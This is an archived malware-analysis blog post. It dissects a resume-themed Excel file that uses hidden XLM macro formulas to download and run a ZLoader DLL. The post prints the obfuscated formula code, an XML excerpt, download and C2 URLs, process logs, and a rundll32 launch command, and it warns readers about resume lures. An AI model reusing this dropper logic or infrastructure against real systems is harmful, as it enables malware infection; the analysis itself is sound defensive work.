
Chantay's Resume: Investigating a CV-Themed ZLoader Malware Campaign

Published: 2020-08-19 · Archived: 2026-04-05 19:48:05 UTC


One beautiful and sunny evening, I happened to be poking around VirusTotal – because that's what I do with sunny evenings – and I happened to come across an interesting CV-themed document. It was an Excel document entitled "Chantay's Resume.xlsm". This caught my eye mostly because resume's should almost never be in Excel format. Unless you are applying for an accountant role, perhaps – I'm not sure what those people do.

I decided to poke around at this file a bit:



Upon opening this document in Excel, I received a helpful message from the job applicant. Good thing Chantay provided instructions for his resume file, otherwise I wouldn't be able to see his prior work experience and educational credentials somewhere embedded in this CV.

I pressed the Enable Macros button at the top, as Chantay nicely instructed, and I received this popup error message:



It looks as if Chantay's resume attempts to download a DLL file from the Internet and then executes it . However, my malware analysis virtual machine is not connected to the Internet, so this process failed. Capturing this download request in a web proxy, such as Fiddler, proved this to be correct:

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
⚠ 2	502	HTTP	205.185.125.104	/7kWZLZ	512	no-cac...	text/html; c...	excel:2100

A connection attempt was made to "*hxxp://205.185.125[.]104/7kWZLZ*". This URL is likely hosting Chantay's malicious DLL.


I also captured this activity in ProcMon (ProcessMonitor). Let's inspect this activity:

Process Name	Operation	Path
EXCEL.EXE	Process Start	
EXCEL.EXE	TCP Send	10.12.56.101:49164 -> 205.185.125.104:80
EXCEL.EXE	TCP Receive	10.12.56.101:49164 -> 205.185.125.104:80
EXCEL.EXE	TCP Receive	10.12.56.101:49164 -> 205.185.125.104:80
EXCEL.EXE	TCP Receive	10.12.56.101:49164 -> 205.185.125.104:80
EXCEL.EXE	TCP Receive	10.12.56.101:49164 -> 205.185.125.104:80
EXCEL.EXE	TCP Send	10.12.56.101:49165 -> 192.0.2.123:80
EXCEL.EXE	WriteFile	C:\aJIviJf\rGnFrvV\QMzULCQ.dll
EXCEL.EXE	Process Create	C:\Windows\SysWOW64\rundll32.exe
rundll32.exe	Process Start	

It seems that Excel is attempting to download this DLL from 205.185.125.104, write the file (WriteFile) to a directory in my C: drive, and then load the file using rundll32.exe (ProcessCreate). This is a fairly common method of downloading and executing a payload from the Internet.

How is Excel doing all this, you may ask? I have no idea. There appears to be no VBA macro code in this document, nor p-code, or any other sneaky ways of obfuscating code in Office documents. But let's dig a bit deeper.

The objects within this Excel document, like many Office documents, can be extracted simply by using a Zip utility such as 7zip. I used 7zip to extract all the embedded objects and one item specifically stood out:



"*sheet1.xml*" is 481kb, which is a substantial size given that this Excel document appears to only have one page of text and not much else. Inspecting this file a bit more revealed some code, which is likely hidden in the Excel spreadsheet itself:

```
showFormulas="1" workbookViewId="0"/></sheetViews><sheetFormatPr defaultRowHeight="15" x14ac:dyDescent
="0.25"/><sheetData><row r="65" spans="65:65" x14ac:dyDescent="0.25"><c r="BM65"><v>3459
</v></c></row><row r="66" spans="65:65" x14ac:dyDescent="0.25"><c r="BM66"><v>99</v></c></row><row r=
"85" spans="43:43" x14ac:dyDescent="0.25"><c r="AQ85" t="b"><f bx="1">mjSfFFgo=""</f><v>0
</v></c></row><row r="86" spans="43:43" x14ac:dyDescent="0.25"><c r="AQ86" t="b"><f bx="1">
BdwcBSsSd=$CJ$55210</f><v>0</v></c></row><row r="87" spans="43:43" x14ac:dyDescent="0.25"><c r="AQ87"
t="b"><f bx="1">XpZvfqws=$GR$20326</f><v>0</v></c></row><row r="88" spans="43:43" x14ac:dyDescent=
"0.25"><c r="AQ88" t="b"><f>IF(XpZvfqws&amp;lt;&amp;gt;"uKDmVXrUY")</f><v>0</v></c></row><row r="89" spans=
"43:43" x14ac:dyDescent="0.25"><c r="AQ89" t="b"><f bx="1">xnesDllYLmJVj=XpZvfqws</f><v>0
</v></c></row><row r="90" spans="43:43" x14ac:dyDescent="0.25"><c r="AQ90" t="b"><f bx="1">
mjSfFFgo=mjSfFFgo&amp;amp;BdwcBSsSd()</f><v>0</v></c></row><row r="91" spans="43:43" x14ac:dyDescent=
"0.25"><c r="AQ91" t="b"><f bx="1">XpZvfqws=ABSREF("R[1]C",XpZvfqws)</f><v>0</v></c></row><row r="92"
spans="43:43" x14ac:dyDescent="0.25"><c r="AQ92" t="b"><f>$AQ$88()</f><v>0</v></c></row><row r="93"
spans="43:43" x14ac:dyDescent="0.25"><c r="AQ93" t="b"><f>END.IF()</f><v>0</v></c></row><row r="94"
spans="43:43" x14ac:dyDescent="0.25"><c r="AQ94" t="b"><f>$DD$4973()</f><v>0</v></c></row><row r="124"
 spans="228:228" x14ac:dyDescent="0.25"><c r="HT124" t="b"><f>
CHART.ADD.DATA(bEkDosSsExQNjGeWSeuKfTczuYaHbgoeKTTRWtBI,46,39,16,16,44)</f><v>0</v></c></row><row r=
```


What we know now is that there is hidden code in this document somewhere, we are just not sure where. Olevba, my go-to tool for Microsoft Office document analysis, displays the following:

```
Flags        Filename
-----------  -------------------------------------------------------------------
OpX:-------- b87f733efc95172621e267293ea60c41758ddcd9e005028df22af7e0a199cca8
==============================================================================
FILE: b87f733efc95172621e267293ea60c41758ddcd9e005028df22af7e0a199cca8
Type: OpenXML
No VBA macros found.
```

So we know that this is an OpenXML formatted document and it contains no typical VBA macros. Let's open Excel back up and see if we can find the hidden code.

If we navigate to the "*Formulas*" menu in Excel, there is an option for "*Name Manager*". The Name Manager holds information relating to MS Excel formulas. I suspect this document is utilizing formulas for code execution, since this is what we observed when inspecting the XML files above. Name Manger will allow us to see the values of these formulas.

The Name Manager definitely contains some interesting strings worth investigating:


Name	Value	Refers To	Scope
SRWHzHlyx	C:\aJIviJf\rGnFrvV\QMzULCQ.dll...	="C:\aJIviJf\rGnFrv...	vrg
qLeYO	cCqnhzwU	=vrg!$CX$45927	vrg
vmdqC	CreateDirectoryA	="CreateDirectoryA"	vrg
HfIhtw	DownloadFile	="DownloadFile"	vrg
NBmOkwLsK	EpGJMEcG	=vrg!$GO$16184	vrg
Auto_Open	FALSE	=vrg!$O$33253	Workbo...
MrPhthfZq	fiazcHFmb	=vrg!$GL$14101	vrg
JZovxHeZ	fKizaBMG	="fKizaBMG"	vrg
duKfTczuY	FseGc	=vrg!$GB$9273	vrg
oInMdpd	fWvYECj	=vrg!$EC$9403	vrg
tMJgCagcn	http://205.185.125.104/7kWZLZ	="http://205.185.12...	vrg

We can see a file path to a DLL, several Windows API functions (CreateDirectoryA, Download File, …), and a URL. Finally, there is an *Auto_Open* function. This function will execute when Excel is opened on the victim machine and after macros are enabled. We can jump to this location in the Excel workbook by double-clicking this Auto_Open entry in the list.

```
=$N$34213()
=REGISTER(WYFLe,vmdqC,TUpqz,JZovxHeZ,,1,9)
=fKizaBMG(uEEDIel,0)
=fKizaBMG(KXwwYgtV,0)
=REGISTER(DMMLQ,mjSfFFgo,OrtagzIxd,JBwJa,,1,9)
=LJlTkWaz(0,tMJgCagcn,bDkCnrSs,0,0)
=IF($O$33258<> 0)
=REGISTER(kUQFZ,Hflhtw,UTjmphGV,PHgvnYGI,,1,9)
=mbHQRPUr(tMJgCagcn,bDkCnrSs,1)
=END.IF()
=REGISTER(oCNvuii,wUCfu,lPtdZOiY,YsiZnx,,1,9)
=VbizaZpf(0,pOUQcftP,vzZzLFXUq,SRWHzHlyx,0,0)
```

These functions are obfuscated – Excel needs to "calculate" these values before they can be seen in cleartext. When this Excel document is opened by a victim, the formulas will be calculated and the malicious code will execute.

Luckily for us, the built-in Excel debugger can be utilized to inspect this code. We can do this by right-clicking an interesting cell, selecting "Run", and then "Step Into", which will allow us to step into the formula and inspect its output:




After stepping though some of the code, we can see interesting strings such as a file being downloaded and saved to the C: drive as a DLL file.

To save time, and because I'm such as nice guy, I de-obfuscated the code for you, using the methods I outlined earlier. This Excel document:


1. Loads *kernel32.dll* and invokes CreateDirectoryA to create a new directory under the C: drive in format *C:\<random>\<random>*.
2. Loads *URLMON.dll* and invokes DownloadToFileA to download the payload DLL file from hxxp://205.185.125[.]104/kWZLZ.
3. Starts rundll32.exe to execute the downloaded DLL.

Let's grab this DLL from the web server and look into it a bit further.



Bullocks. We are presented with a "*default campaign not found*" message, and the payloads appear to be no longer hosted here. Unfortunately, we won't be able to grab this payload in this manner.

I turned instead to my friend VirusTotal. A brief search on VirusTotal shows that there are (or were, at one point) several DLL files hosted on this IP address:



In addition, there appears to be many other "resume" files that point to this same IP, including "*Ying Rume.xlsm*", "*Rose Carron CV.doc*", "*Federico CV.xls*", among others:

30B2E0EB4357C10315F3BA26E09CD0B478C2C801EF4F645B3C2498AA1A794FA3 Ying Resume.xlsm xlsx	22 / 63	218.24 KB	2020-06-29 13:16:31	2020-06-29 13:16:31
E8555089E2473DB0198CDB82AE1611714D58D7B512E899BEF9392D37286BB84F Rose Carron CV.doc docx open-file exe-pattern handle-file macros write-file create-ole	4 / 62	68.05 KB	2020-07-29 15:12:40	2020-07-29 15:12:40
2AF5226ADE8CFF4118F7AB36ECE0031A98FFF59E5C9D43649D9566C1203E3013 Federico CV.xls xls	26 / 60	160.50 KB	2020-07-06 19:26:44	2020-07-06 19:26:44
EA51CD305EBE3C3958CDFAF21B7FFE7EE111FF7324536EB5F644EB3A4F5EF520 Rose Carron CV.doc docx open-file exe-pattern handle-file macros write-file create-ole	4 / 62	68.05 KB	2020-07-29 15:37:10	2020-07-29 15:37:10
368B1B0A332AA760E496F916957E27770340C22A9EF861922FE3D72A1A7AD218 Rose Carron CV.doc docx open-file exe-pattern handle-file macros write-file create-ole	4 / 62	68.05 KB	2020-07-29 14:51:39	2020-07-29 14:51:39
57459DDE0156FDD2AECA12B223B5767172BC6B97562E765FEB89E0F959E3AB5E Constance Resume.xlsm xlsx	22 / 60	217.28 KB	2020-06-30 01:27:53	2020-06-30 01:27:53


Circling back to the DLL files, let's inspect a few of these. Many of these DLL'S have interesting properties. Let's choose one that looks interesting:

File Version Information

Copyright	Copyright 2007-2010 Google Inc.
Product	Google ipdate
Description	Google Crash Handler
Original Name	Googleipdate.exe
Internal Name	Google ipdate
File Version	1.3.32.7
Date signed	3:34 PM 6/11/2020

This DLL is called "*Google ipdate*", a very legitimate-sounding DLL file, likely straight from Google.

Let's take a look at the static properties of this DLL file:



evil.dll


Property	Value
File Name	C:\Users\Aspen\Desktop\evil.dll
File Type	Portable Executable 32
File Info	Borland Delphi 3.0 (???)
File Size	549.84 KB (563032 bytes)
PE Size	544.50 KB (557568 bytes)
Created	Tuesday 04 August 2020, 21.15.09
Modified	Thursday 30 July 2020, 20.42.12
Accessed	Tuesday 04 August 2020, 21.15.09
MD5	2545B15483165D00D1B6D63D9FD0821D
SHA-1	9B2EB26B24BA3A81F7813B9073A9E4358FF4618F

Property	Value
CompanyName	Google Inc.
FileDescription	Google Crash Handler
FileVersion	1.3.32.7
InternalName	Google ipdate
LegalCopyright	Copyright 2007-2010 Google Inc.
OriginalFilename	Googleipdate.exe
ProductName	Google ipdate


A few interesting things about this sample are that it is coded in Borland Delphi, which is a bit strange for a DLL file. Also, as we already saw previously, we have the classic "*Google Inc.*" and "*Google ipdate*" meta data.

The original DLL being dropped and executed by the resume Excel document was executed with the parameter of "*DllRegisterServer*". I know this because I saw this in the ProcMon output. So, to execute this DLL file in, say, x64dbg, we can run it with the command:


```
rundll32.exe <dll_file.dll>,DllRegisterServer
```



After about 1 minute of execution time, *msiexec.exe* is spawned.



If we attach to the new MSI process in x64dbg and dump its process memory, we can better understand what malware family this sample resides in. Strings are a good place to start with this. We are able to see here some interesting URL strings in memory:




Address	Length	Result
0x2823b8	190	_NT_SYMBOL_PATH=symsrv*symsrv.dll*C:\Windows\Symbols*http://msdl.microsoft.com/download/symbols
0x3918d6	190	_NT_SYMBOL_PATH=symsrv*symsrv.dll*C:\Windows\Symbols*http://msdl.microsoft.com/download/symbols
0x3935ba	190	_NT_SYMBOL_PATH=symsrv*symsrv.dll*C:\Windows\Symbols*http://msdl.microsoft.com/download/symbols
0x3d6270	80	http://snnmnkxdhflwgthqismb.com/post.php
0x3d62d0	80	http://snnmnkxdhflwgthqismb.com/post.php
0x3dc974	22	winhttp.dll
0x3e9680	40	http://snnmnkxdhflwgthqismb.com/post.php
0x3e96b8	40	http://nlbmfsyplohyaicmxhum.com/post.php
0x3e96f0	43	http://softwareserviceupdater1.com/post.php
0x3e9728	43	http://softwareserviceupdater2.com/post.php

Leveraging Fiddler (or any other web proxy), I was able to confirm that this malware sample is attempting to contact the URLs I saw in memory.

#	Result	Protocol	Host	URL
1	502	HTTPS	www.fiddler2.com	/UpdateCheck.as
2	502	HTTP	softwareserviceupdater2.com	/post.php
3	502	HTTP	softwareserviceupdater2.com	/post.php
4	502	HTTP	snnmnkxdhflwgthqismb.com	/post.php
5	502	HTTP	snnmnkxdhflwgthqismb.com	/post.php
6	502	HTTP	snnmnkxdhflwgthqismb.com	/post.php
7	502	HTTP	nlbmfsyplohyaicmxhum.com	/post.php
8	502	HTTP	nlbmfsyplohyaicmxhum.com	/post.php
9	502	HTTP	nlbmfsyplohyaicmxhum.com	/post.php
10	502	HTTP	softwareserviceupdater1.com	/post.php
11	502	HTTP	softwareserviceupdater1.com	/post.php
12	502	HTTP	softwareserviceupdater1.com	/post.php
13	502	HTTP	softwareserviceupdater2.com	/post.php
14	502	HTTP	softwareserviceupdater2.com	/post.php
15	502	HTTP	softwareserviceupdater2.com	/post.php
16	502	HTTP	snnmnkxdhflwgthqismb.com	/post.php
17	502	HTTP	snnmnkxdhflwgthqismb.com	/post.php
18	502	HTTP	snnmnkxdhflwgthqismb.com	/post.php
19	502	HTTP	nlbmfsyplohyaicmxhum.com	/post.php
20	502	HTTP	nlbmfsyplohyaicmxhum.com	/post.php
21	502	HTTP	nlbmfsyplohyaicmxhum.com	/post.php
22	502	HTTP	softwareserviceupdater1.com	/post.php
23	502	HTTP	softwareserviceupdater1.com	/post.php
24	502	HTTP	softwareserviceupdater1.com	/post.php

These are likely C2 addresses. After a bit of research on the format of these URLs, there appears to be one malware family that is notorious for using a URI of "*post.php*". Dum dum dum… Zloader.

ZLoader is a form of Downloader malware that establishes a connection with one or multiple C2's, and then attempts to drop additional modules, implants, and other malware. So, it seems that at least one of the DLL's being delivered in this campaign is ZLoader. Below, we can see part of this infrastructure, mapped out in VirusTotal:



Summary

Well, there you have it. To summarize, Chantay's nice resume utilizes hidden XLM macros in order to download and execute a DLL payload. The DLL payload, in my case, was a ZLoader variant. Very tricky, Chantay. Hope you at least got that job you were applying for.

Key takeaways: Be careful with resume files sent directly to you, and even more careful if they are in a non-standard format. Resume's should almost always be in .doc, .docx, .rtf, or possible .pdf… But almost never in .xls/.xlsx fromat 🙄

As always, thanks for reading! If you enjoyed this post, follow me on Twitter (@d4rksystem).

Malware Samples Used

Resume document

```
b87f733efc95172621e267293ea60c41758ddcd9e005028df22af7e0a199cca8
```

DLL File

```
d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec
```

Source: https://securityliterate.com/chantays-resume-investigating-a-cv-themed-zloader-malware-campaign/